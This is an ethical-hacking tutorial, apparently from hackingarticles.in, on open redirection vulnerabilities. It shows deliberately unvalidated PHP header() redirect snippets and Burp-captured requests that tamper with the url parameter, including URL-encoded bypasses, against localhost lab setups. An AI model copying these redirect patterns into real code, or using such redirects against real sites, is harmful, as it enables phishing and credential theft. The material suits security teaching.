EXPLOITING

OPEN REDIRECTION

WWW.HACKINGARTICLES.IN

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Abstract

***URL** commonly referred to as a **web address**, which **determines** up the **exact location** of a **web resource over the internet**. But what, if this URL gets redirects and takes you to the place where you never expected to?*

Open redirection vulnerabilities occur when user-defined data is embedded into an application unsafely. An attacker could generate a URL within an application that triggers a redirect to an arbitrary external domain. This action can be leveraged to promote phishing attacks against device users.


Today, in this article, we'll take a tour on **Open Redirection** and would learn how an **attacker** can **deface** a **website** by **simply redirecting its URL to a malicious one.**

What is the URL?

A URL is an abbreviation to **U**niform **R**esource **L**ocator, which is nothing but an **address to a unique resource or a file over the Internet**. These resources can be anything, an HTML page, an image, or a CSS document.

A URL is composed of different segments – including a **protocol**, a **domain name**, or a **path** – which **instructs** the **web browser** about **how to fetch a resource** and thus are even managed by the webserver. *However, it is the **responsibility** of the **developer** to **validate** the resources and its associated URLs and even the user-input parameters.*

A basic URL is structured in a way as:


Host / Domain Name
Path
http://www.ignitetechnologies.in:80/mysite.html?file=image.png
Protocol
Port
Parameters

Introduction to Open Redirect

*Have you ever noticed about the **response codes** that the web-application offer as **"301" or "302",** they simply speak out about the **URL redirection!***

Many developers set up their web-applications in order to **request resources over from** the **web pages** or to **send** their **visitors** to **some different location**, that **reside within** or **outside** the **web–interface**. To do so, they implement some basic functions such as **header()** in **PHP, redirect()** in **Python**, **Response.Redirect()** in **C#** and many others.

But this URL Redirection is often **overlooked by the developers**, as the function they use, sometimes are **not properly validated** or **filtered** or even they **let the users enter their desired input** which thus further, could lead to one of the most common vulnerabilities i.e. "**Open Redirect".**

"Open Redirect" or "Unvalidated Redirection" is possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input.

By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing attack and steal user credentials.


Didn't understand well? Let's check out the following scenario:

The user gets a phishing email stating that **"Example.com – A movie booking web-app"** is giving its users **"a free movie ticket"** over the URL specified in the email as:

" www.example.com/?url=www.abc.in "

The URL seems to be the genuine one, as it is having the domain name of "**example.com**", but the same URL is thus having a redirecting over to "**abc.in"** which is nothing but the attacker's fake web application.

Now, when the user opens up the URL and enters her credentials over the **"example's login portal",** and as she clicks on the **login button**, she thus gets redirected to a different login page rather than example's home page, as the **Login button** over **example.com** was suffering from **"Open Redirect Vulnerability"**. Therefore, now when she enters up her credentials again, they got compromised and thus then she'll get redirected to the **home page.**



Open redirection Impact

Open Redirection is itself a minor vulnerability, but, it thus itself can cause major damage to the web-application when integrated with others as with **"RCE" or "XSS".**

Therefore, it thus has been reported with **"Medium Severity"** with a **CVSS score** of **"6.1"** under:

CWE-601: URL Redirection to Untrusted Site ('Open Redirect')


Open Redirection Exploitation

In order to exploit this open redirection vulnerability, we've developed some PHP codes in a similar way the developer creates them to enable URL redirections into their applications, further we've even used a bWAPP-a vulnerable web-application and the PortSwigger lab.

Let us start.

Basic Redirection


There are chances when the developer **does not care** about the **input validations** or **filtrations** or anything specific and simply **implements** the **redirection functions** as **header()** and let the **redirected URL** be in the **clear texts**.



```
<html>
<?php
header('Location:'.($_GET["url"]));
die();

?>
</html>
```

From the below image you can see that the **redirected URL** over at the **"here"** text, is simply reflected as in the cleartext, which means that if we click over on it, we'll be redirected to "**hackingarticles.in**".




localhost/redirect/01-redirect/

Basic Redirection !!

Hey !! Click here and you will be redirected to Hacking Articles.


localhost/redirect/01-redirect/re.php?url=http://www.hackingarticles.in

So, let's try to capture this all in our burpsuite and check what we could manipulate over on.




```
GET /redirect/01-redirect/re.php?url=http://www.hackingarticles.in HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/redirect/01-redirect/
Cookie: security_level=1; PHPSESSID=talbk98j616epli3jp3i94q5pt
Upgrade-Insecure-Requests: 1
```

In the **"url="** parameter above **"https://www.hackingarticles.in"** is travelling, let's try to manipulate this simple clear text with **"http://www.google.com".**



```
GET /redirect/01-redirect/re.php?url=http://www.google.com HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/redirect/01-redirect/
Cookie: security_level=1; PHPSESSID=talbk98j616epli3jp3i94q5pt
Upgrade-Insecure-Requests: 1
```

Simple !! From the below image you can see that, we've been redirected to **"google.com"** with a basic manipulation.




Encoded Redirection

In order to secure up the redirection process, sometimes the developers encode up the **“url=”** values and let the URL travel over on the internet as in with the redirection. The major encoding methods that a developer can implement are as the **URL-encoding or the base-64 encoding.**
But, as we are aware that encoding is a 1-way technique, thus this security can simply be breached if we know about what encoding methodology the developer used into all this.

URL Encoded Redirection


URL Encoding is one of the most common encoding methodologies that the developer use in order to **disallow some vulnerable characters** such as **“<” or “>”**, to get embedded into the URL.
*The following PHP code snippet shows up a **basic URL decoding redirection**, which first decodes up the encoded input URL and then redirects it over to its desired destination.*



```
<html>
<?php
header('Location:'.urldecode($_GET["url"]));
die();

?>
</html>
```


Let’s try to bypass this encoding with some simple tricks.



URL encoded Redirect


Hey !! Click here and you will be redirected to Hacking Articles.

From the following image, you can see that, as when I **captured up** the **ongoing HTTP Request** over of the **"here"** text, I was presented with the **"url="** parameter containing the **URL encoded redirection link**.



```
GET /redirect/02-url-encod/re.php?url=http%3A%2F%2Fwww.hackingarticles.in HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/redirect/02-url-encod/
```


By analyzing the captured request, it makes us clear that the **"url="** parameter is having a simple **basic URL encoded value.**
Though, let's now try to encode our URL i.e. ***"https://www.ignitetechnologies.in"*** over from the **encode tab** in our burpsuite.



```
https://www.ignitetechnologies.in
```

```
%68%74%74%70%73%3a%2f%2f%77%77%77%2e%69%67%6e%69%74%65%74%65%63%68%6e%6f%6
```


Cool!! Let's check whether this would work or not. Manipulate the **"url="** parameter with the **ignite's encoded** value.



Request to http://localhost:80 [127.0.0.1]

```
GET
/redirect/02-url-encod/re.php?url=%68%74%74%70%73%3a%2f%2f%77%77%77%2e%69%67%6e%69%74%65%74%65%
63%68%6e%6f%6c%6f%67%69%65%73%2e%69%6e HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/redirect/02-url-encod/
```

From the below image, you can see that we've successfully defaced the website over with the **"Open Redirection"** vulnerability with some simple clicks.



Ethical Hacking | Bug Bounty T
https://www.ignitetechnologies.in
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
Double URL Encoded Redirection


Being a developer he knows that **basic URL encoding** can easily be bypassed with some **simple clicks**, therefore in order to make his application more secure with the redirection section, he implements ***"Double URL Encoding",*** where he used the ***"urlencode() and urldecode()"*** function twice one after the other as in the **home page** and the **redirection page** respectively.
The following is the **redirection code snippet** which speaks out about how the decoding is to be performed, *thus this first take up the encoded URL and decodes it up, further with another **urldecode** function, it will thus decode the previous decoded URL and then pass it for the redirection.*



```
<html>
<?php
header('Location:'.urldecode(urldecode($_GET["url"])));
die();

?>
</html>
```

So now, as we hover on the **"here"** text, we'll find that this time the URL is not in the readable format, thus to be more precise let's capture this all over in the burpsuite.




localhost/redirect/url-double/

URL encoded Redirect

Hey !! Click here and you will be redirected to Hacking Articles.

localhost/redirect/url-double/re.php?url=http%3A%2F%2Fwww.hackingarticles.in

